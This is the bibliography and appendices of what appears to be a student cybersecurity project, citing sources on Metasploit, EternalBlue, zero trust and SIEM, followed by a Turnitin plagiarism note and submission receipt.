Hewlett Packard Enterprise. (02 de 04 de 2024). *Network Access Control (NAC)*. Obtenido de Aruba Networks (HPE): https://www.arubanetworks.com/techdocs/what-is-nac/

Hutchins, C. &. (2011). *https://www.lockheedmartin.com*. Obtenido de

https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/LM-White-Paper-Intel-Driven-Defense.pdf

IBM. (2023). *Security Information and Event Management (SIEM) overview*. Obtenido de IBM Documentation: https://www.ibm.com/docs/en/qradar-common?topic=overview-security-information-event-management

Kindervag, J. (2023). *Zero Trust Security: A Guide to Building a Secure Perimeterless Network.* Hoboken: Wiley.

Maynor, D. (2011). *Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research.* Burlington: Syngress.

Microsoft. (2017). *Microsoft Security Bulletin MS17-010 – Critical*. Obtenido de https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

Microsoft. (2023). *Endpoint Detection and Response (EDR) in Microsoft Defender*. Obtenido de Microsoft Learn: https://learn.microsoft.com/microsoft-365/security/defender-endpoint/overview-endpoint-detection-response

Microsoft. (2023). *Server Message Block (SMB) protocol*. Obtenido de Microsoft Learn: https://learn.microsoft.com/windows/win32/fileio/microsoft-smb-protocol-and-file-sharing

MITRE. (2023). *https://nvd.nist.gov*. Obtenido de https://nvd.nist.gov/vuln/detail/CVE-2024-7322

MITRE. (10 de julio de 2023). *T1055 – Process Injection*. Obtenido de MITRE ATT&CK: https://attack.mitre.org/techniques/T1055/

Morgner. (2016). *https://iopscience.iop.org/article/10.1088/2040-8978/18/6/063001/meta*. Obtenido de https://iopscience.iop.org/article/10.1088/2040-8978/18/6/063001/meta

NIST. (11 de 08 de 2020). *SP 800-207 Zero Trust Architecture*. Obtenido de National Institute of Standards and Technology : https://csrc.nist.gov/publications/detail/sp/800-207/final

NIST. (2021). *https://csrc.nist.gov*. Obtenido de https://csrc.nist.gov/pubs/sp/800/82/r2/final

NIST. (1 de 6 de 2023). Obtenido de https://nvd.nist.gov/vuln/detail/CVE-2023-

NIST. (2024). Obtenido de CVE-2014-6287: Remote Command Execution on Rejetto HFS: https://nvd.nist.gov/vuln/detail/CVE-2014-6287

Nmap Project. (2024). *Nmap Security Scanner*. Obtenido de https://nmap.org/

OASIS. (2019). Obtenido de https://docs.oasis-open.org/mqtt/mqtt/v5.0/mqtt-v5.0.html

OWASP Foundation. (2021). *Pivoting*. Obtenido de OWASP: https://owasp.org/www-community/attacks/Pivoting

Palo Alto Networks. (2023). *What is SOAR? Security Orchestration, Automation and Response*. Obtenido de Cortex XSOAR Documentation: : https://docs.paloaltonetworks.com/cortex/xsoar/overview/what-is-soar

Parrot Security Team. (2024). *Parrot Documentation*. Obtenido de Parrot: https://docs.parrotsec.org/

PenTesting. (2025). *https://www.pentesting.org*. Obtenido de https://www.pentesting.org/technical-testing-guide

Plohmann, D., Braun, T., & Gerhards-Padilla, E. (2017). EternalBlue—Exploiting the SMBv1 protocol: Technical analysis of a widespread threat. *Journal of Cyber Security Technology*, 3-4.

Ramya, e. (2011). *https://ieeexplore.ieee.org*. Obtenido de https://ieeexplore.ieee.org/abstract/document/5942102

Rapid7. (2024). *Metasploit Framework Documentation*. Obtenido de Rapid7 Docs:

https://docs.rapid7.com/metasploit/

Rapid7. (2024). *Meterpreter Payload Overview*. Obtenido de https://docs.rapid7.com/metasploit/meterpreter/

Rejetto. (18 de 08 de 2024). *HFS – HTTP File Server vulnerabilities and advisories*. Obtenido de Rejetto: https://rejetto.com/hfs/


Seitz, P., & Miller, R. (2020). *Blue Team Handbook: SOC, SIEM, and Threat Hunting Use Cases.* Scotts Valley: CreateSpace.

Stuttard, D., & Pinto, M. (2011). *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws.* Indianapolis: Wiley.

Apéndices

Apéndice A

Porcentaje de Plagio Turnitin



Nota: Revisión del documento en la herramienta de plagio Turnitin

Apéndice B

Recibo Digital Turnitin

turnitin

Recibo digital

Este recibo confirma que Turnitin ha recibido tu trabajo. A continuación, encontrarás la información del recibo perteneciente a tu entrega.

Autor del envío	ANDRES FELIPE MIRANDA ORDONEZ
Identificador del trabajo de Turnitin (Identificador de referencia)	2839449753
Título del Envío	FaseFinal_AndresMiranda
Título de Tarea	ECBTI - Draftbank 5
Fecha del envío	07/12/25, 23:49

Imprimir

Nota: Indentificador unico del trabajo en la herramienta turnitin